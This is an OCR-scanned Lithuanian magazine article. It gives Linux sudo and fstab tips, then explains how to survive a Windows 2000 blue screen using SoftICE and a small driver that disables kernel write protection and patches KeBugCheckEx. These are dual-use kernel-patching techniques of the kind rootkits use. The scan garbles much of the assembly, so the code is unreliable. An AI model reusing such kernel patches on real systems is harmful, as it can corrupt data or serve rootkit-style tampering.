**[Atsikratyk priklausomybės nuo „root“]** Tau tikriausiai kartais tenka susidurti su problema, kuomet tau vykdati kai kurias komandas neužtenka paprasto vartotojo teisių. Ką daryti tokiu atveju? Įprastinėmis sąlygomis norint įvykdyti reikiamą komandą genausias sprendimas būtų pasinaudoti `/bin/su` su raktu `-c`. Tačiau jeigu su iškvietimu įkelsi į skriptą, jis tiesiog apmirs laukdamas slaptažodžio. Norint apeiti šią problemą, galima naudoti `/usr/bin/sudo`, kurį galima sukonfigūruoti taip, kad jis nereikalautų rankinio slaptažodžio įvedimo. Kitame `listinge` parodytas `sudo` konfigūracijos pavyzdys, leidžiantis vartotojui `unixoid` vykdyti šias komandas: `/sbin/halt`, `/sbin/reboot`, `/usr/sbin/ppp-on` ir `/usr/sbin/ppp-off`.

```
# visudo
# nurodome lokalaus kompiuterio vardą
Host Alias LOCAL = localhost
# apibrėžiam reikiamų komandų trumpinius (pseudonimus)
Cmnd Alias HALT = /sbin/halt, /sbin/reboot
Cmnd Alias PPP = /etc/ppp/ppp-on, /etc/ppp/ppp-off
# leidžiame vartotojui unixoid (nereikalaujant root slaptažodžio) lokaliame kompiuteryje
vykdyti aukščiau išvardintas komandas
unixoid LOCAL = NOPASSWD: HALT, PPP
```

**[Nemontuok rankomis]** Įsivaizduok situaciją: pas tave ateina draugas su `flash` kortele, tu ją prijungi ir, noredamas prieiti prie joje saugomų bylų, surenki šta tokią komandą (kuria būtina vykdyti `root` vardu):

```
# mount -l vfat /dev/sda1 /mnt/flash
```

Ar ne per daug, kaip vienai mažai atminties kortelei? :) O juk tai pats trumpiausias variantas. Ne, taip nieko nebus. Genau iš karto į `/etc/fstab` pndėkime eilutę `./dev/sda1 /mnt/flash vfat user,umask=000,showexec 0 0`. Dabar atsukime juostą atgal: ... ateina draugas su `flash` kortele, tu ją įdedi į kompiuterį, o pnejimą prie duomenų gauni su štai tokia komanda (root teisės jau nebereikalingos):

```
$ mount /mnt/flash
```

Štai ir viskas!



# 058

## Gyvenimas po BSOD

Kaip su derintuvu ir assembleriu priversti sistemą išgyventi mėlynąjį mirties ekraną

VISI PUIKIAI ŽINO, KĄ REIŠKIA BSOD (BLUE SCREEN OF DEATH). TAI PASKUTINIS OPERACINĖS SISTEMOS ATODUSIS, PO KURIO JI NUSIDUMPINA IR PERSIKRAUNA, PRARASDAMA VISUS NEIŠSAUGOTUS DUOMENIS. TAČIAU IŠ TIKRŲJŲ BSOD — TAI DAR NE PABAIGA, IR JEIGU PERKROVIMĄ PAKEISTUM REANIMAVIMU, 9 ATVEJAIŠ IŠ 10 GALIMA SUGRĮŽTI Į NORMALŲ REŽIMĄ IR SUSPĖTI IŠJUNGTI SISTEMĄ PRIEŠ TAI, KOL JI GALUTINAI PAKRATYS KANOPYTES.

Mėlynasis ekranas pasirodo kiekvieną kartą, kai branduolys sužadina neapdorojamą išimtį (*exception*; pavyzdžiui, kreipimasis į nulinę rodyklę) arba pagauna akivaizdžiai neteisingą operaciją (pavyzdžiui, jau atlaisvintos atminties atlaisvinimą). Visais šiais atvejais valdymas yra perduodamas funkcijai *KeBugCheckEx*, kurios aprašymą galima rasti NT DDK. Ji užbaigia sistemos darbą avariniu režimu, je būtina — padaro atminties turinio kopiją (*dump*), kurioje pasirašius galima nustatyti sutrikimo priežastį.

Funkcijai *KeBugCheckEx* perduodami keturi argumentai, svarbiausias kurių yra *BugCheckCode*, nurodantis sutrikimo priežastį. Iš viso egzistuoja daugiau nei šimtas klaidų kodų, kurie dokumentuoti DDK (gali rasti derintuvo dokumentacijoje *Using Microsoft Debugger*), tačiau iš tiesų jų kur kas daugiau. W2K SP2 branduolio disasembliavimas parodo, kad *KeBugCheckEx* iškviečiama 387 vietose (su skirtingais parametrais).

Savaime suprantama, klaidų fatališkumas nėra vienodas. Daugiabranduolinėse operacinėse sistemose tai iš viso nėra problema, kur vieno branduolio nulūžimas neturi įtakos kitiems. Visi branduoliai veikia atskirose adresų erdvėse ir yra dalinai arba pilnai vienas nuo kito izoliuoti. Nugnauti tokią sistemą labai sunku, daugiabranduoline architektūra ypač atspari sutrikimams, tačiau... kaip ji stabdo! Tarpbranduolinis komunikavimas suveda daugybę procesoriaus laiko. Jeigu visus komponentus sukimštume į vieną branduolį, gautume monolitinę *Linux* tipo branduolį (kas, beje, iš daugelio teoretikų pusės buvo aršios pastarojo kritikos priežastimi). *Linux* sistemoje (kaip ir BSD) visi branduolio komponentai, kurie čia vadinami moduliais, vykdomi vienoje adresų erdvėje, dėl ko nekorektiška parašytas modulis gali nesąmoningai arba tyčia pasikesinti į svetimą nuosavybę, po ko duomenys gali sėkmingai pavirsti mišrainė. Tai faktas! Tačiau kai branduolyje susidaro neapdorojama išimtis, *Linux* pribailia tik tą modulį, kuris ir sukele šią išimtį, likusieji lieka nepaliesti. Avariniu būdu sistema stabdoma tik dėl rimtos priežasties, kuomet nulūžta koks nors esminis komponentas, dėl kurio tolimesnis branduolio veikimas tampa neįmanomas. Žinoma, jeigu nulūžo kietojo disko tvarkyklė, tai viskas baigiasi tragiškai, tačiau, pavyzdžiui, be garso pokštes tvarkyklės kurį laiką galima ir apseiti — užtektų išsaugoti reikiamus duomenis ir tik tada persikrauti.

NT šeimos operacinės sistemos naudoja hibridinę architektūrą, kuri sudenna stiprias monolitinių ir mikrobranduolių puses, kas teoniškai turėtų užtikrinti pirmenybę prieš monolitinių *Linux*'ą (beje, eksperimentinis branduolys GNU/HURD kaip tik ir sukurtas remiantis mikrobranduoline architektūra). Legendiškai stabilią NT/XP kurią, kaip sakoma, galima nulaužti tik kartu su visu serveriu, iš tiesų panardinti į mėlynąjį ekraną labai lengva. Pakanka bet kunkai tvarkyklei padaryti ką nors neleistino, kaip visa sistema automatiškai katapultuoja vartotoją. Gerai, kad „Microsoft“ nestato avialainenų!

Jeigu būtų galima pereiti prie HURD! Tačiau, deja, sudennamumas to neleidžia. Įsikirto dantimis ir nepaleidžia! Tol gražu ne kiekvienas gali neskausmingai atsisakyti mylimosios NT. Taigi nesiskųskime dėl nešvengiamo likimo, o geriau čiupkime assemblerį ir pabandykime ką nors padaryti. Ką nors, kas išspręstų visas mūsų problemas (užkasti Bilą Geitsą 640 kilobaitų žemiau asfalto — nesiūlyti).

**[Kuo mes užsiimtinėsime]** Avariniu būdu užbaigti sistemos darbą, išspjovus mėlynąjį ekraną — paprasčiausias dalykas, kurį galima padaryti lūžus sistemai. „Microsoft“ ne šiaip sau pasuko mažiausio





Didelę mėlyną ekraną, kolekciją galima rasti adresu: <http://www.virginia.edu/~davidh/bsod/>. Čia net BSD, o peržiūrėjus pasidaro labai nudna. Taip nudna, kad net nesinori gyventi, net ir po BSOD.



Kartais SoftICE sustoja net ties pirmą išimtį apdorojimo komanda o tiesiog pačioje sutrikimo vietoje. Su VMware SoftICE 2.6 pirmą kartą visada sustoja apdorojime o visais kitais atvejais su „Softice“ sustoja šis efektas.

pasipriešinimo kryptimi. Na, o mes parodysime, kaip išėti iš mėlynojo ekrano į normalų režimą, kad suspetum išsaugoti visus duomenis prieš jai galutinai nulūžtant. Tai gana nzingingas triukas. Nesekmes atveju mes galime prarasti viską, net ir mūsų disko partiją, kurią po to tekstų labai lgai atstatinėti.

Iš pradžių mes pademonstruosime mėlynojo ekrano įveikimo techniką, o po to parašysime specialią tvarkyklę, kuri tai darys automatiškai.

**[Ko mums prireiks]** Visus eksperimentus mes atlikinsime su skaisčia Windows 2000 be įdiegtų atnaujinimo paketų (likusios sistemos eigiši lygiai taip pat, skinas tik adresai). Kad netyčia nepražudytume pagrindines sistemos, visą darbą geriau atliksite su VMware stiliaus emuliatorumi, nors tai ir nera būtina. Taip pat mums prireiks SoftICE, NT DDK (čia tau padės eMule) ir Sveno Šraiberio „rankių rinkinio iš jo knygos „Nedokumentuotos Windows 2000 galimybės“, kurį galima nemokamai parsisiųsti iš čia: <http://irazin.ru/Downloads/BookSamples/Schreiber.zip>. Alus ir traškūčiai tavo nuožūra.

**[Mėlynojo ekrano įveikimas su „Softice“]** Sulaukę Windows 2000 užsikrovimo pabaigos, mes pa eidžiame iš Šraiberio pasiskolintą tvarkyklę *w2k\_kill.sys*, kuri specialiai suprojektuota taip, kad iškvieštų mėlynąjį ekraną. Savaimė suprantama, tvarkyklės iš komandinės eilutės taip paprastai nepaieisi! Be užkrovėjo čia neapsieiti (be abejo, tvarkyklę galima įrašyti į sistemos registrą, tačiau tuomet sistema lūš kiekvieno paleidimo metu, kas šiaip jau neįeina į mūsų planus). Mes pasinaudosime dinaminio užkroviklio *w2k\_load.exe*, kurį sukūrė tas pats Šraiberis. NT galimas dinaminis tvarkyklių užkrovimas, tačiau tam paruošto įrankio standartiniame sistemos įrankių rinkinyje nerasi — viskas „Microsoft“ stiliumi, o Linux'e su tuo nekyla jokių nesklandumų.

Komandineje eilutėje surenkame „*w2k\_load.exe w2k\_kill.sys*“, po ko sistema sekmingai pakrato sandalus ir parodo mėlynąjį ekraną.

Taip nutinka dėl to, kad tvarkyklės-žudikės inicializacijos procese vykdomas kodas, kuris kreipiasi į nulinę atminties atslėlę, kas yra griežtai draudžiama:

Tvarkyklės-žudikės fragmentas, kuri branduolio režime pagal nulinę rodyklę bando nuskaityti dvigubą žodį

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObject,
PUNICODE_STRING pusRegistryPath)
```

```
return *((NTSTATUS *) 0);
```

Na, ir kam gi dėl tokių niekų, rekejo laužti visą sistemą? Kam rečiau trukdo mūsų baisioji žudikė? Juk sistemos vientisumas ne kiek nenukentėjo! Kaip šitai buka NT paaiškinti, kad Bagdade viskas ramu? Laikas būtų gįžti į *user mode* ir dirbti toliau.

Jeigu prieš šį nulūžimą buvo paleistas SoftICE, tuomet jis perims šią išimtį ir parodys savo ekraną, taip mums perduodamas visus pataisymui reikalingus duomenis.

Jeigu nuspaustumei „x“ (arba Ctrl + D), tuomet vos išėjus iš SoftICE pasirodys mėlynas ekranas, tada taisyti, au nebus ką. Vis dėlto ko mes esame derintuve, tol dar galima ką nors padaryti. O padaryti galima štai ką:

1. Nustatyti sutrikimo vietą (kreipimasis į nulinę rodyklę), ištaisyti situaciją (sukurti galiojančią rodyklę) ir rankiniu būdu išėti iš išimties apdorojimo, į pradinę vietą grąžinant CS:EIP. Šis būdas geras, tačiau, deja, jis reikalauja tam tikro intelekto, kuno mašina, gaila, neturi.
2. Užkinkinti einamąjį srautą, į ašvą vietą įterpti *jmp \$* ir išėti iš derintuvo, su komanda *r fi=1* leidžiant pertraukimus (jeigu jie netyčia uždrausti). Viskas siaubingai stabdys, tačiau operacine sistema toliau veiks, ir mes bent jau galėsime korektiškai užbaigti jos darbą.

3. Sulaukti funkcijos *KeBugCheckEx* iškviatimo ir iš karto iš jos išėti, taip ignoruojant sutrikimą ir pratęsiant normalų sistemos veikimą. Tiesa, mes neturime jokių garantijų, kad sistema nenulūš galutinai.

4. Mano kolegoms—rem pasiūlytas būdas laukinis, tačiau kartais veikiančius: perduoti komandas *r eip=0/r cs=1B*, kurios perjungia procesorių į taikomąjį režimą.

Kitaip tariant, variantų daug. Iš pradžių pabandykime pasinaudoti pirmuoju iš jų. Mes žinome, kad šiuo atveju avanja nutiko dėl priėjimo pažeidimo klaidos. Iš to išplaukia, kad procesorius sužadino išimtį, į steko viršūnę įmetė EIP/CS/FLAGS ir perdavė valdymą išimčių apdorojimo, kurio viduje mes dabar ir esame. Sukomanduoju „*d esp*“, kas atvaizduoja steko turinį, ir štai ką matome (kad būtų patogiau, rekomenduoju išvesto turinio langą perjungti į dvigubų žodžių režimą, kas daroma su komanda „*dd*“):

```
d esp
0010F7443C88 BE67C000 00000008 00200202 804A4431 g .. 1Dj
0010F7443C98 8111A0D0 8649D000 BE8F1D08 BE8F1D08 j. l
0010F7443CA8 81480020 F7443D34 745FFFFF 83A49E60 H 4 D. Y
```

Išimtį sužadinusios instrukcijos adresas yra pirmame dvigubame žodyje — *BE67C000h* (pas tave ši reikšmė greičiausiai bus kita). CS selektor us eina iš paskos. Jis turi būti lygus *08h*. Trečias dvigubas žodis saugo vėliavėlių registro EFLAGS turinį.

Dabar mes žinome sutrikimo vietą ir galime į ekraną išvesti disasembliuotą listingą. Čia mums pagelbes komanda „*u \*esp*“ (disasembliuoti atminties turinį adresu, kuris yra registre *esp*) arba „*u be67c000*“:

Realios sutrikimo vietos nustatymas

```
u *esp
0023BE67C000 MOV EAX[00000000]
0023BE67C005 RET 0006
0023BE67C008 NOP
0023BE67C009 NOP
0023BE67C00A NOP
0023BE67C00B NOP
```

Štai ji, sutrikimą sukelusi instrukcija! Pabandykime ją peršokti, pratęsdami vykdymą nuo *RET 08h*. Pasakyta — padaryta. Tačiau iš pradžių reikia išėti iš išimčių apdorojimo. Tam SoftICE reikia



Šitas mėlynųjų mirties ekranų sodas

Įvykdyti šias komandas:

- 1) `r esp = *esp + sizeof(mov eax,[0]);` // nukreipiame EIP registrą į RET
- 2) `r cs = *(esp + 4);` // suformuojame selektorių CS (nebūtinai)
- 3) `r fl = 1;` // leidžiame pertraukimus
- 4) `r esp = esp + C` // iš steko išimame 3 dvigubus žodžius
- 5) `x` // išeiname iš derintuvo

Įvykdžius šią magišką komandų seką, sistema normaliai pratęs savo veikimą, mėlynas langas jau nebesirodys. Fantastika! Neįtikėtina! Mes ką tik išvengėme žlugimo, kuris atrodė esąs neišvengiamas! Vienas mažytis niuansas. Mano (veikiausiai ir tavo) SoftICE versija nemoka išimčių apdorotuve atstatyti ESP registro. Derintuvas ignoruoja komandą „`r esp=esp + C`“ tiesiog imituodamas jos vykdymą! O tai reiškia, kad stekas lieka nesubaansuotas ir,



„Microsoft“ avalainens

nepaisant visų medikų pastangų, sistema vis dėlto nulūžta. Tenka gudrauti. Mes matome, kad už RET 08h eina ilga NOP'ų grandinė. O ką, jeigu mes čia įterptume komandą „ADD ESP,0C“, kad steką subalansuotų pats procesorius?

Sukomanduojuame derintuvui „A BE67C008“ (asembliuoti pradėsiant adresu BE67C008) ir įvedame štai ką: ADD ESP,0C<Enter> JMP BE67C005<Enter> ir dar vienas <Enter>, skirtas įvedimui užbaigti. Iš naujo nukreipiame EIP į mūsų pataisymo pradžią (`r esp = BE67C008`) ir išeiname iš SoftICE. Šį kartą mums viskas gaunasi!

Štai sistemos reanimacijai skirtų komandų seka. Primenu, kad ji panaudojama tik šiuo konkrečiu atveju:

Sistemos reanimacija artimomis kovinėms sąlygomis

```
u *esp
r esp = *esp
r esp = esp + 9
o esp
add esp,0c
jmp BE67C005h, tavo atveju komandos RET 8 adresas bus kitas
< ENTER >
r fl
x
```

Trečiąją kartą derintuvas nebesasirodo. Pele šiek tiek stabdo, tačiau su ja kuopulkiusai, manoma dirbti.

**[Automatizuojuame mūsų darbą]** Ką tik aprašytas rankinio atstatymo būdas gerai dera su sisteminiais programuotojais, kurie nuolat yra atsidarę SoftICE, o registrais moka fechtuoti kaip rapyra. Tik štai paprastas vartotojas greičiau numirs, nei užsiimsines tokiu mazochizmu. Tačiau kodėl gi mums neparašius tokiems vartotojams skirtą įrankio, kuris užtiklėtų klaidą sugeneravusį srautą arba susidorotų su KeBugCheckEx?

Parašyti tokį daiktą nėra sudėtinga (ir mes tai iš tiesų padarysim), tačiau tai tas pats, kas į avarinį vožtuvą sukišti plaušką. Jeigu jau sistema ruošiasi susidrausyti į gabalus, jos jau niekas nesustabdys. Dėl to gali nukentėti net failų sistema (tegu tai bus net ir NTFS). Be abejo, tokios tragedijos tikimybė labai menka, tačiau vis dėlto įmanoma — turek tai omeny. Nepasant to, sunzikuoti verta, ypač tais atvejais, kuomet tu esi tikras, kad tai galima padaryti.

Pavyzdžiui, pas mane kartą iškilo konfliktas tarp kreivai parašytos DSL modemo tvarkyklės ir vaizdo plokštės tvarkyklės, dėl ko peržiūrint filmus kartais pasirodydavo BSOD. Kadangi normalių tvarkyklių surasti nepavyko, aš laikinai apsinojau tuo, kad užtrumpinau KeBugCheckEx su JMP komanda, ir — nepatikesi — pas mane tai pgingjo!

Atlikime tokį eksperimentą. Nuspauskim Ctrl+D ir taip iškveskim SoftICE, sukurkim sustojimo tašką ties KeBugCheckEx ir paleiskim mūsų tvarkyklę—žudikę. Beje, sustojimo taškas būtinai turi būti aparatinis („bpm KeBugCheckEx X“), o ne programinis („bpx KeBug



CheckEx"), priešingu atveju nieko nesigaus.

Ši kartą vietoje priėjimo prie neleistino puslapio klaidos pranešimo suveikus sustojimo taškui išplaukia *SoftICE*, kurio kursorius rodo pirmąją *KeBugCheckEx* funkcijos komandą, mūsų atveju esančią adresu *8042BF14h*.

Disasemblerio lange eidami žemyn surandame pirmąją instrukciją „RET 14h“ (mūsų atveju ji įsikūrusi adresu *8042C1E9h*). Tai ir yra išėjimo iš funkcijos komanda, į kurią reikėtų padaryti *jmp*. Norint greitai surasti šią vietą, galima *SoftICE* paprašyti atlikti paiešką („s eip l -1 C2,14,00“).

Derintuvui sukomanduojuame „r eip = 8042C1E9“ (pas tavę greičiausiai bus kitas adresas) ir spaudžiame *Ctrl+D* (išeinam). Derintuvas vėl išplaukia toje pačioje funkcijoje. Mums nieko neišėjo?! Neskubėkime daryti išvadų! Viskas vyksta pagal planą! Kritinių klaidų ignoravimas sukelia ištisą antrinių išimčių virtinę, kas šiuo atveju ir vyksta. Pakartojame mūsų komandą „r eip = 8042C1E9“ (pakanka spusteleli rodyklę į viršų ir <Enter>), ir sistema sugrįžta į normalų režimą! Trečiąją kartą derintuvas nebepasirodo. Pele šiek tiek stabdo, tačiau su ja kuo puikiausiai įmanoma dirbti. Pradekime rašyti tvarkyklę, kuri visa tai darytų už mus. Iš pradžių mums prireiks skeleto, kuris atrodo štai taip:

Pseudotvarkyklės skeletas, kuris nevaldo jokių įrenginių, tačiau leidžia mums vykdyti branduolio lygio kodą

```
386 ; naudosime 386 komandas
model flat, stdcall ; plokščias atminties modelis, stdcall iškvietimai pagal
nulydejinimą
code ; kodo sekcija
DriverEntry proc ; įėjimo į tvarkyklę taškas
; „driver“ kodas

; gražiname konfigūracijos klaidą
mov eax, 0C0000182h; STATUS_DEVICE_CONFIGURATION_ERROR
ret ; išeinam
DriverEntry endp
end DriverEntry
```

Iš tiesų tai ne visai tvarkyklė. Ji nepima jokių IRP paketų, neapartauja jokių įrenginių ir iš viso nedaro nieko, o tik užsikrauna ir išsikrauna. Tačiau mūsų užmačiai to visiškai pakaks!

Visas kodas sukoncentruotas procedūroje *DriverEntry* (ji yra savotiškas C kalbos funkcijos *main* analogas), kuri yra vykdoma bandant užkrauti tvarkyklę ir kuri inicializuoja visus reikalingus dalykus. Iš čia galima pneti prie funkcijos *KeBugCheckEx* ir savo nuožiūra ją modifikuoti. Nepaisant to, kad procedūra *DriverEntry* vykdoma branduolio lygyje su maksimaliomis privilegijomis, bandymas pataisyti mašininį kodą sukelia priėjimo pažeidimą. Taip suveikia netyčinio branduolio nulaužimo su nekorektiška tvarkykle apsauga. Kaip ją atjungti?

Pirmasis kelias — per sisteminį registrą. Šakoje *HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management* sukuriame REG\_DWORD tipo raktą *EnforceWriteProtection* ir priskiriame jam 0 reikšmę (tai galima padaryti ir aplikacijos lygyje). Viskas! Rašymas į branduolį jau leidžiamas! Beje, *SoftICE* būtent taip ir veikia.



paprastai po BSOD ateina mirtis

Antrasis kelias — puslapių remapinimas. Puslapio, kuriame yra *KeBugCheckEx*, fizinį adresą atvaizduojame į savo proceso virtualią adresų erdvę, iškviesdami funkciją *NtMapViewOfSection*, priskirdami visas mums reikalingas teises. Remapinimas atliekamas išimtinai branduolio lygyje, tačiau į atvaizduotą puslapį galima kreiptis net iš taikomojo lygio. Puikumiš! Šiuo principu veikia daugelis ugniasienių ir kitų programų, kurioms reikia perimti branduolinių funkcijas (pavyzdžiui, rootkitai). Išsamiau apie tai gali rasti čia: [http://www.stanford.edu/~stinson/misc/curr\\_res/nt\\_hooking.txt](http://www.stanford.edu/~stinson/misc/curr_res/nt_hooking.txt).

Trečiasis kelias — *cr0* registro veliaveles WP nunulिनimas. Tai toks purvinas trukas su ištisa prieštaravimų ir reklamacijų svita, bet mūsų tikslams jis puikiai tinka. Mes juo ir pasinaudosime kaip pačiu paprasčiausiu ir greičiausiu variantu, kuris sutelpa į viso labo 3 (!) mašininės komandas:

Branduolio apsaugą nuo rašymo atjungiantis kodas

```
mov eax, cr0 ; valdantį registrą cr0 užkrauname į eax
and eax, 0FFFFFFFh ; anuliuojame WP bitą, kuris draudžia rašymą

mov cr0, eax ; atnaujiname valdantį registrą cr0
```

Atitinkamai, norint šią apsaugą vėl įjungti, reikia nustatyti tą patį WP bitą, ką ir daro tolimesnės mašininės komandos:

Branduolio apsaugą įjungiantis kodas

```
mov eax, cr0 ; valdantį registrą cr0 užkrauname į eax
or eax, 10000h ; atstatoma įrašymą draudžiantis WP bitas
mov cr0, eax ; atnaujiname valdantį registrą cr0
```

Politškai korektiška programa turėtų ne šiaip tiesiog išjungti/jungti rašymo apsaugą, o įsiminti einamą WP bito būseną prieš jo pakeitimą, o po to šią būseną sugrąžinti, priešingu atveju apsaugą galima netyčia įjungti pačiu netinkamiausiu metu, nmtai pakenkiant virusui arba rootkitui.



Dėmesio! Su VMware tols trūkūs ne-  
tu veikti, kadangi įnepting emuliacija  
crt-registrų ir nieko priesauroto  
niekuokštu, dėl to pakumba visa  
operacinė sistema. Toliau atveju galima  
užkomentuoti visas su crt registrų sus-  
ijusias eilutes, o branduolio įrašymo  
apsaugą išimti per sisteminį registrą,  
sukuriant atitinkamą įrašą. Prieš įra-  
šant, nepamirškite išjungti SoftICE, koks  
raktes, o būna sukurtas folderis ne-  
nenekle daryti.

### [Pašalinimas ir bausmė]

Ar visada padeda KeBug-  
CheckEx šuntavimas? Kiek  
tai saugu? Tai labai pa-  
vojinga, juo labiau, kad  
padeda anaipol ne visada.  
Pavyzdžiui, aptarkime kitą  
iš branduolio pasiskolintą  
kodo pavyzdį:

Kodo fragmentas, kuriame KeBug

CheckEx šuntavimas baigiasi labai liūdnai:


```

00565201      call     ExAllocatePoolWithTag ; atminties išskyrimas iš
pool'o
00565206      cmp     eax, ebx ; patikriname, ar atmintis išskirta
sėkmingai
00565208      mov     ds:dword_56BA84, eax
0056520D      jnz     short loc_56521C ; -> mums dave atminties!

; nesigaukime
0056520F      push    ebx
00565210      push    ebx
00565211      push    6 ; atminties negavome
00565213      push    5 ; iškenaujome į dausus
00565215      push    67h ;
00565217      call    KeBugCheckEx ;
0056521C loc_56521C: ; CODE XREF: sub_56521C+4C
0056521C      lea     eax, [ebp+var_C] ; pratęsiame normalų
vykdymą
0056521F      push    ebx
00565220      push    eax

```

Sistema atmintį išskiria iš bendro fondo (pool), ir jeigu šis  
išskyrimas pavyko sėkmingai, tuomet toliau viskas vykdoma  
normaliai, priešingu atveju pasirodo mėlynasis ekranas. Tarkim



priešmintinis VMware pranešimas, kurį dažnai parodo, kai su ja eksperimentuojama

mes užtrumpiname KeBugCheckEx, ir kas tada? Mums nedave  
atminties, o mes vykdom toliau, lyg nieko ir nebūtų nutikę, kreip-  
damiesi į rodyklę, kur rodo į niekur. Susidaro ištisa antrinių išimčių  
virtinė, o visos duomenų struktūros pavirsta jovaliu, dėl ko sistema  
galutinai nulūžta. Štai taip.

**[Ko nemoka NTFS]** Siekiant minimizuoti sistemos kracho  
pasekmes, NT turi specialius call-back'us. Bet kokia tvarkyklė  
gali iškviesti funkciją KeRegisterBugCheckCallback ir užregistruoti  
specialų apdorotuvą, kuriam mėlynojo ekrano pasirodymo metu  
bus perduotas valdymas. Tai leidžia korektiškai sustabdyti įrangą,  
pavyzdžiui, priparkuoti kietojo disko galvutes. Juokauju! Tačiau  
faių sistemos tvarkyklė išvalyti savo buferius tikrai nepakenktų,  
juo labiau, kad galima patikrinti šų duomenų vientisumą pa-  
gal CRC arba bet kokių kitų būdų. Sklando gandai, kad NTFS  
būtent taip ir pasielgia. Kur gi ne! Aš disasembliavau ntfs.sys  
ir neradau ten jokių KeRegisterBugCheckCallback iškviatimo  
požymių! Avarijos metu NTFS buferiai lieka neišvalyti, o pačią  
faių sistemą gelbsti tik transakcijų galimybe, kas garantuoja  
visų operacijų atomiškumą, t.y. operacija arba atliekama, arba  
ne. Failo įrašo atnaujinimas negali būti pusiau atliktas, todėl,  
priešingai nei su FAT, NTFS sistemoje nesusidaro pamesti klas-  
teriai (... praktiškai nesusidaro)

Užtrumpinti KeBugCheckEx galima įvairiai. Pats  
teisingiausias (ir patikimiausias!) būdas — nus-  
tatyti jos adresą peržiūrint importo lentelę, tačiau  
tai pernelyg ilgai trunka, per daug neskaidru,  
nuobodu ir vargina. Kur kas paprasčiau pakrūsti  
jau paruoštus adresus, griežtai juos įrašant savo  
programoje. Šio sprendimo trūkumas tame,  
kad krtuose kompiuteriuose jis neveiks. Pakaks  
įdiegti (arba išmesti) kokį nors pataisymų paketą  
ar pereiti prie kitos sistemos versijos, kaip  
visi adresai tuojau pat pasikeis, dėl ko viskas  
siaubingai pakibės. Nepaisant to, po ranka turint  
tvarkyklės išeities tekstus, ją visada galima patai-  
syti ir perkompiliuoti. Taigi naminiam vartojimui  
toks sprendimas visai priimtinas. Pagrindinė  
subtilybė čia tame, kad mes neturime tiesi  
pirmojo KeBugCheckEx funkcijos barto, kadangi  
ji jau „palietė“ SoftICE. Taip pat elgiasi ir kitos  
hakeriškos programos (pavyzdžiui, API šnipai),  
kurie čia įkurdina komandą INT 03 (op-kodas  
— CCh), iš anksto išsaugodami ankstesnį turinį  
kur nors kitoje vietoje.

Ok, praleiskime pirmąją komandą (PUSH EBP),  
o nuo antrosios pradėkime įterpimą. Noredami  
subalansuoti steką ir atsverti PUSH EBP, sukoman-



gerausia prekės reklama mėlynasis ekranas



duojame POP EAX, o po to arba *jmp* į *RET 14h*, arba pats *RET 14h*. Pastarasis variantas trumpesnis ir elegantiškesnis, atliekamas štai taip:


**KeBugCheckEx** užtrumpinantis kodas

```
mov dword ptr DS:[8042BF14h+1], 14C258h
```

Čia **8042BF14h** — funkcijos **KeBugCheckEx** pradžios adresas (visose mašinose skirtingas), **1** — instrukcijos **PUSH EBP** ilgis, o **14C258h** — mašininis kodas, kuris reiškia dviejų komandų seką: **POP EAX (58h)/RET 14h (C2h 14h 00h)**.

Apjungus visus komponentus į vieną visumą, gauname štai ką: Anti-BSOD priemone, prieš vartojimą suplahti

```
38b
model flat, stdcall
code
```



mėlynasis ekranas mokamam interneto telefonė

**DriverEntry** proc

```
mov eax, cr0 ; valdantį registrą cr0 užkrauname į eax
mov ebx, eax ; ebx registre išsaugome WP bitą
and eax, 0FFFFFFFh ; anuliuojame WP bitą, kuris draudžia rašymą
mov cr0, eax ; atnaujiname valdantį registrą cr0
```

```
mov dword ptr DS:[8042BF14h+1], 14C258h 14C258h
; „užtrumpinam“ KeBugCheckEx
```

```
mov cr0, ebx ; atstatome WP bitą
mov eax, 0C0000182h ; STATUS_DEVICE_CONFIGURATION_ERROR
ret
```

**DriverEntry** endp  
**end DriverEntry**

Štai kokia maža tvarkyklė, tačiau kiek daug duomenų ji gali išgelbėti! Telleka ją sukompiliuoti.

